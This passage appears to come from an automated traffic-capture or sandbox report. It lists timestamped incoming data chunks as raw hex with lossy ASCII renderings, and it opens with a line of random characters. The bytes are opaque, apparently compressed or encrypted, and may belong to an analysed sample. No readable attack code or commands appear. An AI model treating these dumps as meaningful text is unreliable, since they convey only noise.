^O5?i+gY)rwu_N2qv{hnXD")][q\$]*4OV~-~7!-<%,=L?1F!N.iqdv3t`Z69u G.:XKq;&?{6;jv`vE2x+q)>dqjW;Z4y}L# %*
2022-05-23 09:47:00 UTC	99	IN	Data Raw: 2f 8e 00 1b 5b ba 48 10 f2 8c ef cb ba 5d ca 55 88 bf a5 e0 2a f7 9c 74 b7 c0 83 29 9d 04 bf ab e3 7c 85 9c 9d d1 07 22 65 de db 5a bc 26 b8 bf a2 13 36 94 1d f4 68 22 ec c3 7b 45 f7 bf af 08 aa 86 8d 12 c1 58 00 2e 32 b1 9e 06 d4 95 02 4c de 4a 8a ee f6 ea 90 40 cb 02 51 ed f0 2f 0a ca 7c 78 86 43 7d 69 c5 e2 49 27 0d ef e8 db 75 fc a8 61 83 ad 4d 2c 84 0f 41 37 93 4f ee 81 a1 1f be 65 fd e4 ef c5 1f 7e d7 52 e5 46 02 81 38 af d4 88 10 37 af 73 8e a5 61 07 ad 32 78 1e d9 9e b4 04 d4 23 06 30 ca cc 0e e7 fd ac 89 47 64 2b ff e0 11 d8 da 89 5a 9b 0f 89 75 bc 76 a6 ef 86 27 0b 2c 92 cb de 57 6a f3 c6 e1 dd 34 7d 6e 33 a3 92 90 f9 6b ca 46 d2 d5 03 2d b0 00 e6 56 79 ff f7 b5 e6 3a 37 b7 cd 47 2a 39 9f d5 6e e5 f8 be 0d 81 01 92 e1 ea b0 9b f8 47 98 c9 50 a2 Data Ascii: [H/J*Uj)]"eZ&6h"[EX.2LJ@/x/C]i!uaM,A7Oe~RF87sa2x#0Gd+Zuv`,Wj4}n3kF-Vy:7G*9nGP
2022-05-23 09:47:00 UTC	100	IN	Data Raw: 8b de ce 90 6f b4 dd 3a 53 36 fb 23 34 58 fe 93 60 14 46 d7 79 45 a8 75 1a 17 d5 00 1b 35 01 fa 66 43 69 34 2c 96 39 c0 18 b7 de 5b 65 af 50 4f 02 c3 60 ea f1 1e 9f ea 3d 55 04 5e 16 31 c2 f2 45 f1 9d 49 6e bc b2 ed 0a ed 61 b4 06 1c 38 3f 17 bd 76 32 9e e3 5b 83 08 35 bc d6 13 f6 c2 3a 50 3f ce dd c5 bd eb 91 d3 64 49 87 d2 02 31 14 4d 3e 3c 93 da 6f 18 af 74 04 9b 93 9b 7e 5c 33 ca 7d d2 1f 31 aa 30 4b 9a eb 2f 45 d5 76 e5 34 96 a2 17 e6 af 55 3c 38 9e 56 45 06 c8 b4 71 04 ed 2b 21 79 30 1b c7 a6 44 cf 58 c7 98 eb cf a9 a3 0b 70 30 23 64 fa 26 69 06 4c 15 60 92 83 61 56 17 a2 fa 2c f9 e2 a9 70 3f 57 da ff 39 5a 0a c8 34 74 a4 e8 12 60 81 1a d4 c6 ee 4b 64 02 4f 9f 18 a4 f6 77 78 77 df 8b ce 0b 29 1f 6b fd fe e1 e9 49 4b 9f c4 29 76 34 a9 c2 8d f2 5b ae Data Ascii: o:S6#4X`FyEu5fCi4,9[ePO`=U^1Elna8?v2[5:P?d1M><ot-~3}10K/Ev4U<8VEq+!y0DXp0#d&iL`aV,p?W9Z 4t`KdOwxw)kIK)v4[
2022-05-23 09:47:00 UTC	101	IN	Data Raw: 9c 46 04 d9 1d 0c 1f d0 a9 86 00 96 17 4e 7f bc 96 6a f1 da 91 bd 2e 5b 5c c1 fc 0f dc 9e f3 4b c4 5a ff 48 ab 72 ba 94 b7 6b 1c 1f 87 b9 c6 0a 6b f1 c4 dd d6 3d 7e 1d 26 ff 96 b5 d5 08 a6 32 a1 84 04 0f 8c 0b dd 4e 28 f2 53 ae ea 72 7c dd a1 50 67 3d db ec 0c ec fd a4 31 c2 39 9c fc c5 a7 87 82 7c 82 f7 3e a6 76 c1 0f 92 9d 07 9e e8 69 ef 23 28 88 c5 11 1c 48 90 16 b5 75 36 42 6d 25 00 fb 3e 1f 76 b2 27 a5 9a 42 de b4 e8 cd 16 7d b2 92 9b d2 49 64 49 0f 56 86 1e 60 1a 30 b5 df 30 47 aa 7d 9e 3d 59 bb e6 95 2a 41 cc 2a 24 7a 8f 2c 08 b5 6f 55 a1 3a 67 0e e5 85 2f 7d 4e d3 3f ad de 18 eb 18 da 3e ad f1 2a fe 6b 24 44 a6 13 c6 c7 f1 95 05 bf 77 e5 c5 a9 fd 3f e3 7a ac 57 6a ba 4b 15 e8 12 c9 7c 4b 39 77 96 29 eb 95 ad 82 1a 30 a6 47 62 34 f1 6c e8 cd 51 99 87 7d b7 78 Data Ascii: FNj;[kZHrkk=-&2N(Sr[Pg=19]>vi#(Hu6Bm%>v'B["-mWtOG)=Y*A*\$,oU:g/]N?>*k\$Dw?zWjK[K9w)0Gb4IQxj
2022-05-23 09:47:00 UTC	102	IN	Data Raw: 03 ab 7c 05 1d 99 ce 13 1f ed 17 49 1a 3e 25 d8 ed 35 de 26 dd 8a 85 96 8c 94 17 02 79 3d 67 c5 24 61 0f 4b 73 75 a3 fb 61 65 48 82 d4 30 dd 95 dd 2f 2b 07 dc fa 2c 12 36 e0 2b 50 b9 96 0e 13 e6 23 bf a1 f9 4f 05 7f 35 93 38 9f f7 13 4a 45 fa ab e0 69 39 0c 73 8e f3 af f4 29 62 bf a1 7a 12 5c a9 f2 a9 c1 57 ff fa ee eb b1 52 a5 66 55 7d a6 4c 07 80 c4 7a 28 d1 84 1c 3b eb 24 bf 5c a3 ce d8 56 38 d7 03 f0 53 c3 a4 eb c8 4d 07 92 eb d2 92 64 49 0f 56 86 1e 60 1a 30 b5 df 3f ff a6 f2 2a af 87 69 17 bc 37 43 26 c2 c7 08 02 fc 47 b1 80 e8 dd d5 c6 08 bf 26 25 4d e7 41 35 e9 8f ee e0 bb 46 d5 67 85 a2 ad af 33 e0 ab 56 f8 ba c7 4e ca 1a 9b e7 ab 42 a6 82 8d fd 22 24 63 ba 8c 18 e9 18 93 b7 8b 08 11 c0 5e c6 5c 57 c2 de 44 55 ac bd c4 1f 9a 8a 99 3f f1 59 0c 3e Data Ascii: l>%5&y=g\$akSuaeH0/+,6+P#O58JEl9s)bz WRfUj}Lz{;\$\V8SMIdvI'0?*"7C&G&%MA5Fg3VNB"\$c^WWDU?Y>
2022-05-23 09:47:00 UTC	104	IN	Data Raw: 38 a5 11 d5 49 49 62 4b ad 64 db 47 53 99 e1 d6 27 24 b5 00 03 49 bd 1d 2e c5 49 64 a3 69 2d 33 fb b8 7d 16 4e c5 41 ad 95 1e 8a 07 85 6f ef f4 67 de 02 62 5f fa 35 fe ff 86 f9 38 a1 4a b7 80 89 f9 61 89 4d cf 60 4e 85 32 2b cf 42 cf 21 7f 5e 54 eb 20 ff a9 f2 9d 01 79 f9 62 60 68 de 45 b8 cb 2b 81 d3 67 82 71 89 09 f0 26 7c 94 56 c3 06 68 ea 6c 37 7d 3d 66 45 a7 dd 40 c0 3f 8e e7 7d 90 3f 01 e8 ab 99 1d 6c 64 63 5d 6e 3d 59 24 44 aa e1 5d 90 e1 27 d3 b3 7d f3 bb 6c e9 f2 e8 a0 ca ff ca 0b 3c c3 de c0 89 d0 6c 7d c0 06 5f 6f 49 9f 7f 13 d0 67 df 8a 9a f6 61 b0 b6 7d 70 77 eb 0d 4e 2c b8 f9 0d 32 74 95 14 5d ad 5f 6b 27 d1 51 0e 2a 68 fd 40 7f 47 22 77 d5 38 f8 6e b1 ea 72 5a ac 3c 28 60 a6 0e fc 9f 09 cd f3 0b 76 0d 4f 2a 35 f1 9c 16 f6 a2 59 76 c8 a1 e6 Data Ascii: 8IlbKdGS\$.lIdi-3}NAogb_58JaM`N2+B!^T yb`hE+gq& Vhl7}=fE@?}?ldcJn=Y\$D)}j< _oIga}pwN,2tj_kQ*h@G" w8nrZ(<"vO*5Yv
2022-05-23 09:47:00 UTC	105	IN	Data Raw: dd 6a 24 44 28 b0 f0 09 9a fe bd 63 ab a6 2d 45 b3 3f 40 13 e0 f3 3c 4f a9 5b b2 d5 8f ab 8f bd 30 83 11 19 3b c8 6d 18 e7 85 8b de ea 52 bd 76 98 9f a7 fa 2b b7 88 05 ae 87 ea 50 86 2d a9 9d 96 64 be aa b0 d2 7c 1a 74 aa 8b 12 cc 0e a4 9a 97 36 1e cd 53 a2 0d 53 f0 8f 52 72 a3 ba d4 7a 89 a2 8c 06 d1 74 30 4b 25 b3 af 58 cd b7 1f 18 b4 32 f8 b7 de a7 6d 4a ef 65 28 a9 95 0a 73 e1 7c 5d c6 73 52 69 bd ea 64 13 03 b0 85 b9 35 e5 8c 7d db 85 77 6c d5 58 4b 0b 91 5c ff f4 c3 22 cf 63 ea b0 af c5 18 09 bb 6f c6 58 4e b3 5b 86 c7 81 5e 69 8c 18 cd 95 7d 06 b1 2e 76 00 fe e7 ad 23 8c 16 41 5a 82 8d 47 c5 f9 bd 9f 06 21 25 eb a2 30 cb d9 9d 3f c9 16 db 21 e7 54 d8 9f 81 0c 20 28 a4 e9 f9 5f 29 e7 ea d1 9c 0f 3c 13 7c c4 88 ae ff 31 82 2a 99 80 2b 1e a4 5a c1 4d Data Ascii: j\$D(c-E?><O[0;mRv+P-d]t6SSRzt0K%>X2Je(sj)sRid5)wIXK["coXN[^i].v#AZGi%0?IT ()< 1+ZM

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	106	IN	Data Raw: ee a0 5d e4 d3 51 ca ec a4 a9 a8 fb a8 7a 54 df e8 85 a5 e9 0e 66 83 37 54 4c 30 86 3c 64 cf 0b df b7 be e8 2d 93 f7 70 7f 77 fa 3d 3c 54 bf f8 2b 30 40 ff 13 72 92 69 1b 3e a0 59 50 60 72 a6 62 71 3b 58 56 b5 26 d0 37 93 ac 7a 68 bd 7e 0b 75 ea 2a 93 c5 29 8e a5 63 33 76 22 32 3e b5 a9 0d d2 8e 60 17 aa a1 cf 35 e0 41 b1 3b 07 2f 18 1c de 39 6e cf 85 09 87 4f 5f 8a d4 77 eb c6 2d 11 38 f7 c1 cb f8 f2 ae cc 15 72 d5 f7 6c 28 64 24 08 68 f6 ec 6a 56 8b 2a 27 a5 bf b7 43 6e 54 ea 18 e6 46 3c e8 07 6e 9e f1 1f 5e da 37 f7 0f 9a 9d 2e 8f 9e 50 62 03 b6 61 37 21 e1 a7 55 14 64 5b 1e 25 76 86 be 7e ae 2c fc fe b3 c8 88 bc 24 46 77 0c 60 ff 16 19 1c 4d 1c 2e f9 ea 04 72 41 cc da 11 ec ad b2 2b 78 2b fb b8 31 75 3d fd 2b 47 9d cc 46 25 e6 1e 9c bf b5 5b 14 6c Data Ascii:]QzTf7TL0<d-pw=<T+0@ri>YP`rbq;XV&7zh-u*)c3v">`5A;/9nO_w-8rl(d\$hjV**CnTF<n^7.Pba7!Ud[%v~,\$FW`M.rA+x+1u+=GF%][
2022-05-23 09:47:00 UTC	108	IN	Data Raw: 1a 52 1d aa 01 e3 89 b2 7b a3 48 ea ee 9f c7 64 09 86 4c d8 14 7e c3 39 99 c1 a7 64 11 af 35 b1 ab 70 31 a2 3c 04 30 c2 97 8d 00 dd 69 3b 2e f7 9e 45 c7 d8 85 ac 12 78 3c ec e3 01 bd d3 c2 3c bb 18 8e 44 bd 6f a1 e5 ee 5d 6a 72 a0 ba dd 2b 4e fe ca 82 eb 3b 1d 34 28 f5 ab 8c c5 28 9e 3e b8 bc 23 75 c9 33 88 29 6e f2 75 ba c0 2a 38 ae c3 64 71 15 e4 c5 24 fa 9a b7 2e ea 1b 86 e5 88 cb d4 93 0b 9e a4 5b 87 3f 8c 3b ce 90 47 84 89 28 91 00 5c 8f cb 1c 2e 51 92 02 c1 3f 0b 1d 02 79 1c ed 14 1c 10 d9 4c d7 a9 55 b6 ac c3 94 07 45 a0 33 3d e6 c2 37 2b 8c 31 cc 2c 7c 3b 42 95 60 a2 30 0c f5 8d b8 28 14 ee 27 17 61 d3 38 22 c9 2b 25 cd 76 22 3a 87 ef 29 19 0d d3 18 bb 82 0e 9f 15 85 18 d8 f6 38 fb 1d 03 11 f2 76 b6 8d bd e5 48 cc 02 ee f1 b3 de 69 e3 6d d2 4a 7a Data Ascii: R{HdL-9d5p1<0i;.Ex<<DoJjr+N;4/(>#u3)nu*8dq\$.[?;G(\Q?yLUE3=7+1, ;B'0'(a8"+%v~:)"8vHmJz
2022-05-23 09:47:00 UTC	109	IN	Data Raw: d0 6b 1a a7 af 9b 5f 63 6b c8 39 a0 63 43 ff 5a 72 ad cd 3c 5b e2 06 e0 5c d1 f2 4e ed ad 4f 5f 25 a5 06 39 2e db 9a 4b 7b 89 0b 2f 55 23 16 fd a1 6f aa 74 ce ab b6 9f b3 9c 15 13 4a 6b 60 fa 08 51 1f 38 56 76 bf fc 4a 3e 25 d7 b0 29 e7 b7 ee 21 7f 57 da 98 65 58 04 dd 77 12 df ff 16 13 af 75 de a5 ca 52 6f 78 62 82 33 ff c5 61 41 11 fd b8 e6 19 2f 16 5c ae c3 a6 81 5d 1e b7 9c 68 3c 59 95 e4 b1 fd 2c 92 bc ed f2 a1 40 a0 66 45 06 d0 56 7d bd d1 5e 06 d0 e8 23 0a c2 36 87 47 ad d6 87 4e 24 da 05 ff 5b c9 e0 97 96 7e 5d 94 83 c6 4c 2c 65 14 6a 88 06 65 03 0c b8 ef 2c c1 ac b4 4f 2c c1 ac b4 4f 6b 77 3a a6 49 43 3a fc d5 0c 10 8d 00 98 ac e7 93 e3 b8 65 85 18 3d 61 c5 5a 1f f5 fa 87 8f ac 21 fe 7d 94 a7 a3 b2 25 c5 a1 7d d4 cd 9f 21 b2 27 a9 b0 8d 2e 8f 83 93 83 76 4b Data Ascii: k_ck9cCZr<[NO_%9.K{U#otJk`Q8Vv.>%)!WeXwuRoxb3aA!}h<Y.,@fEV}&#6GN\$[-]L.eje,OgsIC:e=aZ!}%)!'.vK
2022-05-23 09:47:00 UTC	110	IN	Data Raw: 72 43 f7 11 94 5d 7e 2e 20 74 19 c1 54 44 6e e8 2a 8e 9d 10 c0 9c c4 d2 74 56 e1 1d 1f d7 f6 37 0e a3 00 8f 02 2a 06 37 92 44 88 47 5e f5 8d c4 59 04 c8 70 3e 66 ce 12 05 b5 68 6c 87 43 08 68 bf f2 0f 1d 54 ef 41 9c d1 50 da 4f 8f 2a db ff 6a e1 37 64 15 8c 12 a5 f3 f9 9d 4c ec 78 db ef 9e 9e 1f db 33 a0 0d 0f cc 71 0d dd 67 a1 68 29 69 4f 81 63 f8 ed e7 a6 1d 64 c1 6b 5e 68 c2 7a a1 86 68 cc d7 45 f4 24 86 07 c3 7b 05 e4 03 93 47 6d b8 17 42 65 51 77 b1 e5 62 88 67 bb af 21 91 19 25 d8 99 98 20 7b 6a 09 26 5d 1b 79 03 3a f5 b9 59 9b e0 39 dd cd 07 97 cd 6c 98 bd 9c 84 bc f5 c9 6d 4e f1 d4 e1 af de 6f 4f c2 23 79 54 17 b0 5f 1f 95 36 c1 8a ec 93 0b 8d ed 4b 68 25 fa 02 45 15 87 82 6f 2d 6d cf 48 76 ce 76 72 4c dc 64 4e 50 2d ee 22 45 61 17 4c 82 28 dd Data Ascii: rC{-. tTDn*tV7*7DG^Yp>fhlChTAPO*]7dLx3qgh)iOcdk^hz\$E\$[GmtGeQwbq!% fj&j;Y9lmNo#y_T_6Kh%Eo-mHvvrLdNj "EaL(
2022-05-23 09:47:00 UTC	111	IN	Data Raw: 63 f9 a9 26 0d fe 05 91 29 80 ce c6 74 0b 97 6c cc 5f b5 92 c6 ca 76 f6 bf c2 d0 3d 70 72 2b 50 92 0b 73 16 2b d2 d9 1d de c4 b1 7c e0 84 3f 1d f1 74 71 0f fc c3 39 12 b6 46 f3 ab de ce cd f2 11 9f 3a 10 6d e8 74 36 d6 b5 d5 fd 8f 5f e0 64 a5 b3 af f3 09 86 8f 59 e1 ee a6 0f 9b 0e bd b6 ba 73 91 80 a6 be 08 27 7f 86 b5 dd d2 32 b4 87 a9 12 1e b3 06 c3 40 09 e4 de 37 43 bb e5 fa 48 b7 bd 99 34 fb 66 2d 3f 1e b7 b0 0d ae 99 21 4b e7 57 b8 fe c6 b2 8d 62 c9 56 3d ab a9 5e 02 fd 45 61 96 56 71 47 93 e7 76 1d 23 f9 dd fa 7e b9 93 40 d6 85 04 0b dd 1e 7e 3d 94 17 c7 d4 93 4f a5 6e ff ec 87 d1 3a 5f e3 1b e5 35 53 85 6c 8a cc 90 5a 31 96 31 8a ab 49 0f 88 17 5b 4a c5 bc 82 12 8e 20 6e 63 a3 81 40 e2 df a7 b0 0a 7e 08 8e f3 3b ed fc ba 1c 9c 46 db 4b a9 6b 95 b4 Data Ascii: c&[tl_vo=pr+Ps+!]?tq9F:mt6QdYs'2@7CH4f-?IKWbV=-^EaVqGv#~-@=-On:_5SIZ11[!J nc@-;FKk
2022-05-23 09:47:00 UTC	113	IN	Data Raw: 4d 79 c5 ec 70 c1 1e d2 fe 79 83 2e 2f e0 bf 87 36 40 6d 56 3a 4e 0b 7e 23 1d ec 87 7e a6 e5 6a fe 95 56 f2 9a 34 bf b0 b9 a4 9f 99 9c 5b 78 f7 c2 cb a3 cd 2c 7a 9a 1b 50 72 18 8d 6b 41 cd 36 85 d2 e9 8a 19 b9 ec 6c 49 36 d5 04 62 65 aa df 11 0a 5c c8 52 30 90 54 57 2e af 05 00 05 51 c8 67 67 7a 15 68 bb 26 cd 3e dd d1 4d 43 bb 0f 1f 54 ef 51 91 cd 0f f9 d9 3a 57 18 76 2d 79 b6 b4 0b 80 a2 46 54 a1 95 d4 2f ed 5e b9 2c 24 2b 00 33 fa 29 36 86 da 7f c9 5b 18 95 fd 4a f9 8d 3c 05 3c e6 c0 fe bd f2 8e de 25 79 8e fb 55 0b 2b 70 65 4b ac f8 5f 3d a9 7b 35 ee 91 82 72 4e 63 c8 24 bc 59 0c 8f 07 48 98 c0 2a 53 eb 3a c4 32 98 80 04 be bb 02 67 03 ac 61 06 0f dd 8d 45 2e c8 0d 17 4d 54 28 d2 a4 6a a9 74 d8 bb b6 b5 90 9b 0b 5e 72 3c 4d c0 2f 44 2a 1c 72 7b 96 be Data Ascii: Mypy./6@mV:N-#-jV4[x,zPrkA6llb6e!R0TW.Qggzh&>MCTQ:Wv-yFT/^,\$+3}[J<<%yU+peK_[=5rNc\$YH*S:2gaE.MT{t^r<B/D*r{
2022-05-23 09:47:00 UTC	113	IN	Data Raw: 3f cd 1c bc 88 38 93 02 c6 6a ab a5 35 fc 2e 0d 7c a0 05 fc c4 a5 c7 6b 9c 0d f1 c9 bb c6 3f cf 7a ef 78 4f 85 6f 29 f6 25 b9 74 6e 5c 60 ac 71 e5 b9 b7 8e 0b 2e 94 63 71 79 c4 7b fd c9 09 82 8f 40 a2 61 b8 18 d0 7b 41 d3 10 8a 3e 41 f4 5a 31 6c 6f 42 79 b6 ab 72 d0 2e e4 c8 75 93 39 32 f7 b2 a0 38 43 69 24 00 7a 1a 60 46 3a 21 68 b1 c9 29 95 3a f0 8b 25 b6 93 bc bf 9b eb 82 72 69 c6 e0 c7 a8 a8 1b 6b 87 36 57 53 1b 95 77 64 c7 44 8f b7 dc a5 2c a4 e1 6d 75 2b d2 0e 0c 22 9b c4 09 1c 5b c8 53 30 be 5f 47 14 99 2b 0b 60 12 f4 7e 76 7d 15 7e a4 2e ca 3e dd c9 50 43 b1 7c 1e 5e e9 63 9d ce 17 9a f3 5e 54 30 6b 1c 44 a3 a2 10 80 8b 46 57 b9 ad dc 28 85 50 b2 3d 35 06 02 35 9b 22 16 9c e1 7a d5 57 04 af 9c 40 f9 f9 04 30 27 cb e7 8a 92 fe 8b ef 57 4b 88 Data Ascii: ?8j5.[k?zxOo)%tn\`q.cqy{[A>AZ1loByr.u928Ci\$z`F:h+:%rik6WSwdD,mu+}[S0_G+~>->PC]^c^T0KDFW(P=55"zW@0'WK
2022-05-23 09:47:00 UTC	115	IN	Data Raw: 08 8a 01 61 25 de be 8f 8e 12 81 1b c0 ff d8 0a a4 9a cb ba 86 8d c7 6e f6 79 7e 3e d5 0f 77 7c c4 be 4a 4a 04 63 3b 70 81 55 c1 e1 40 9c 6b 71 77 a5 2e 6c 80 a8 b7 e1 cc 84 96 2e df c1 7e 9c 89 10 5e 7c 7d d5 d6 79 2e 16 47 25 8a 33 c9 be bd 5c fa 2a af 3f 53 cf df df 58 9c 26 0f f6 34 17 ae 1c 8b 34 e8 56 88 a5 a5 06 d8 fb 26 a1 61 94 59 a5 ef 0f 7b e9 f9 95 ac eb 44 f7 0e 9f 86 d5 a1 d8 20 83 72 f9 61 3f f1 0a ff a6 c5 35 51 f1 41 fe ca 3d 65 e1 7a 24 42 84 d8 ef 77 e1 56 23 05 ca ec 3b 98 ac 49 65 6b 18 6f 8d 9c 46 8b 21 4a 60 f1 2b df 0a c2 2d f0 d0 db 57 49 4a d3 92 a4 7a 1d bd 9c be a2 59 4f 5a 53 9c c3 e7 95 5b f2 4e e8 e6 7a 40 e4 2b a6 14 19 92 03 f8 a7 5f 74 ec 1e 98 03 67 aa a0 5d a3 d3 e0 5e b1 4f d2 ac bd f0 d1 b0 34 f7 8e 10 e6 1b bb 55 ae Data Ascii: a%ny~>w[JJC;pU@kqw.l.~^}y.G%3!*?SX&44V&aY{D ra?5QA=ez\$BwW#;lekoFIJ+-WIJzYOZS[Nz@+_tg]^O4U
2022-05-23 09:47:00 UTC	116	IN	Data Raw: 03 9e c6 67 4a 36 dd 05 6f 00 a1 ef 4f 28 52 83 6d 49 a7 43 4c 1b 84 07 19 4e 17 f4 61 6b 7b 61 1b eb 6f bd 57 d3 93 2c 2c be 0e 78 05 c8 77 ac d6 1d 94 b6 09 56 37 31 10 69 b0 a7 11 e3 a0 50 0e ae aa da 38 ea 54 b8 25 19 64 3e 39 9b 3e 1b 86 f1 5a f9 52 03 be f2 53 cc ff 34 14 27 da fc e6 ce d2 97 ef 36 6c 88 c1 0a 16 37 6a 7c 2a a5 fe 4e 3d b2 09 08 87 b5 80 74 49 63 db 12 9b 52 7f af 09 6a 94 cb 12 48 8a 4e a1 65 c4 f2 7f 8d d8 2a 08 61 92 31 5b 6d ab f6 25 4d b8 2d 0c 46 39 4f b7 e1 34 fd 09 90 bd bf 96 9c 85 06 43 64 3d 01 c2 24 54 31 73 45 2d f8 c9 6d 0d 21 a0 f4 28 d3 f0 b6 2a 2b 0c cc bb 34 54 35 ef 73 4b 8f d2 1f 3d bf 1d b5 9d 88 0e 6a 06 36 e2 60 aa b6 1a 33 14 84 fd 80 7c 6e 61 34 eb bb a2 b4 47 15 eb c1 11 30 30 eb 82 9c 8d 7c f5 ad fd a3 95 Data Ascii: gJ6oO(RmICLNak{aoW,,xwV71iP8T%d>9>ZRS4'6l7j]*N=tlcRjHNe*a1[m%M-F9O4Cd=\$T1sE-m{(*+4T5sK=-j'6'3[na4G00]

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	117	IN	Data Raw: f9 99 48 97 51 ca 66 a0 46 0b 18 db 6f ae 94 af 4a fd 72 50 69 8e 95 50 88 22 fa 61 fe 2f d5 10 5b 3c e8 c5 dd 5b 49 4d cc 84 a2 69 01 b2 87 b4 b8 5c 5d d9 6a 89 db f0 1d 1a e5 c7 80 e0 6f 54 e9 2f b6 11 02 86 1e f6 af 5d fd 27 96 21 16 6e bc d5 54 b9 be ef 56 b3 50 ce ac bb ea dc b6 31 ec 9e 19 a3 13 b3 5a b0 d2 26 f3 c4 59 b1 70 70 df af 5c 4d 2a cb 4b fc 06 0a 5a 53 1d 79 87 78 7a 36 97 92 c1 b8 f7 aa d5 97 a6 3e 1e ca fc 9b a6 9d 78 59 ee d2 61 69 4c 53 f4 59 22 cc 72 30 d5 88 fa 61 7d 86 65 73 12 75 1a 75 d1 28 1b f5 1a 5f 06 ce b9 59 2a d2 16 d8 c6 cf 6d b6 20 5e 8a 60 50 91 52 55 0c cc 77 97 be dc aa 01 9c 4b 95 b5 f0 ae 53 ae 8e 78 1f ad e8 08 5b 84 37 7e f0 08 8c e4 d9 17 8d d2 cd e5 77 53 91 04 14 1f 19 9e 99 b6 69 e1 f7 31 cf 13 ef 63 ae 10 Data Ascii: HQfFoJrPiP#a/[<[IMi\]joT/]!nTVP1Z&YppIM*KZSyxz6>YaiLSY"r0a)esuu(_Y*~ob^PRUwKSx[7~wSi1c
2022-05-23 09:47:00 UTC	118	IN	Data Raw: 6f ac f8 25 5c 3c b8 7f 24 56 5d 87 c2 b4 e4 15 ab df c8 78 19 e5 53 39 10 d8 00 be c0 01 50 1c 23 11 e8 48 18 12 a4 d5 85 5f b2 e0 84 43 5c e3 b0 cd 52 21 4d 85 5c 21 ed b7 f7 f6 d5 2d 92 8e 09 ff 55 27 87 74 54 ef 87 2a 16 20 91 cb ba 59 52 5f 01 c4 93 93 89 76 2b c0 f9 2b 5d 14 dd bb f6 99 18 d1 d9 1b 72 88 78 cb 2a 24 c0 3f 6d 28 73 5b 28 61 a0 cf 55 65 9d 75 f3 28 d4 23 c1 1e 6d e1 71 84 21 74 2c 9c ac 1d 72 fd ba a1 65 1b 02 54 b7 0d 62 09 68 d9 2f af f8 53 89 73 44 80 77 2b 62 04 55 3a 65 83 37 91 73 c5 3b e2 69 93 af 8c 81 40 e8 5d 7a 09 99 82 9e b6 45 57 8b af 1d 8e 11 c6 dd cb 8a 6c 06 14 3c b3 86 c6 60 f3 4b ff df 19 d6 e4 c3 b8 4f 6b 17 e2 d7 7d a1 56 c1 fa c4 5c 78 f1 65 a6 0e 6f 80 bd 3d 21 cd 8d 84 ad a3 c2 7f 35 96 0b 5e 72 6e 54 14 6d Data Ascii: o%<\$VjxS9P#H_CIR!M\!-U'tT* YR_v++jrx*\$?m(s[(aUeu(#mq!t,reTbh/SsDw+bU:e7s;i@)zEWl<^KOK)V \xeo=!5^nTm
2022-05-23 09:47:00 UTC	120	IN	Data Raw: 74 49 41 76 dc 2a ec 71 31 c8 8d e7 64 75 83 45 73 00 f7 67 7d f1 2b 06 f0 07 5a 0e c6 b8 5e 2b 3f 9f 79 dd ec 6d da 6c b2 5b 9d a5 52 99 5a 52 2c cf 76 95 b0 cc a8 05 9c 4a 94 bd f8 a9 51 bc 0e 9d 0d 2c f1 00 5b 85 25 fe 11 1a 0c 01 de 10 88 dc c3 eb 79 5d 94 04 14 0d 9b 2b 9c bb 68 ef ea 34 c7 13 ec 61 a0 1e 41 94 75 fe 77 2f 80 3f 43 0a 0e 21 1c c5 ab 15 b5 5a bb 8c 1c e0 5a 40 92 c6 c9 57 2d 08 56 79 3b 79 0c 4e 73 98 d2 0d c3 97 6a ba f0 3a 97 ee 51 e9 d1 d5 d1 fa 99 fb 3c 0c a8 87 b3 c0 a8 5c 0e f3 74 3e 3d 7a e7 0e 22 a8 36 e2 b7 9d d5 5e c0 8f 09 39 42 bc 6b 0c 65 fe b0 5d 65 2b ad 20 30 f7 31 23 71 e1 64 6d 60 51 9b 13 06 08 61 1b ec 4f b9 56 dd 9d 22 22 df 0f 78 31 9b 0e df a2 78 f9 98 5e 33 55 1f 43 0c c2 d1 78 80 c5 23 20 fe d8 b5 4c 85 37 d7 Data Ascii: t!Av*q1duEsg)+Z^+?ym!f[RZR,vJQ,[%y]+h4aAuw/?C!ZZ@W-Vy;yFsj:Q>lt>=z"6!9Bke]+e 01#qdm`QaOV" ~x1x^3UCx# L7
2022-05-23 09:47:00 UTC	121	IN	Data Raw: 35 9e 53 04 c7 89 ed 45 68 df a3 53 49 1c c7 dd 9d 57 07 1d 6f 87 78 64 88 77 40 de 89 9b 6f 64 97 f3 df 30 73 76 33 c7 12 b6 eb 31 ff 55 68 ff db 3b 2b cd f7 41 e8 54 73 b9 10 37 4c e8 64 78 96 a4 a7 61 50 2c 2c 24 ea cc 93 d8 38 82 65 c7 76 0e 6f 3f 7d 15 00 c5 4e 88 ce b9 66 0f ad 18 9a 16 5d 36 8c 3c 13 86 cb 64 64 37 45 e3 94 92 9c 3d 74 59 8c 9a 85 0f e9 65 fe 79 a7 e0 21 8a ed 65 4f 9e 90 8c 75 96 cd 1f 5e 79 f4 7c df f2 3b db d1 d8 e2 e0 85 ce f8 27 cd f3 78 3c 67 82 aa 7d e2 d1 1c 65 5a 72 c7 da ba a1 8a 13 04 51 91 82 66 a9 1f 9e ae 65 3b d2 15 ee 20 02 96 0f 6d 5f e8 80 5e 96 9c d1 2b 30 1f 96 28 cd fa 89 75 e6 11 3c 84 ea 89 7c 27 10 3c c1 3a 18 18 9d 1d b9 9a 59 e8 a2 7d 45 f3 ee 40 15 04 f6 f4 c7 9e 85 33 de 9e 05 76 d4 e1 4d 82 d6 fb 4b e3 Data Ascii: 5SEhSIWoxdw@od0sv31Uh;+ATs7LdxaP,,\$8evo?)Nfj<dd7E=tYey!eOuYr\;x<gJeZrQfe; m_ ^+0(u<^<: YjE@3vMK
2022-05-23 09:47:00 UTC	122	IN	Data Raw: 3c 95 88 45 13 9d e4 3e 05 c8 86 72 75 52 15 24 1d 6b 13 91 63 18 4c e7 d0 d9 66 77 63 b4 aa 0a 84 85 c8 10 48 24 ad c8 2f d8 64 08 63 04 cf 3f 86 42 9e ab 63 40 3a 0e 19 40 2f 61 8d e8 da 62 19 2c d0 a2 54 23 e3 f6 4f 1c f4 4c 93 7d 48 9a d9 b4 d0 3e 4d 55 b0 ea cf 0f 57 a4 dd c9 7d c0 13 b3 24 4c 08 b0 ef 3f eb 34 49 93 af d1 64 df 1c 59 1a ff 5d a0 6b 7c 19 67 9c c7 87 6b 97 24 74 f4 2a 6c 5c eb d2 ef b2 4f 68 63 97 63 94 7d cb 73 a5 c6 21 53 fd cb 50 08 07 04 6a fa 6e 94 a5 b0 68 88 fe 96 97 ef fc 6b ba 18 90 28 b8 4e de 6d e2 34 2e c7 b4 28 f1 62 39 0d 14 0b a0 31 28 28 e4 ac f5 bc e2 2b 3f 8e 51 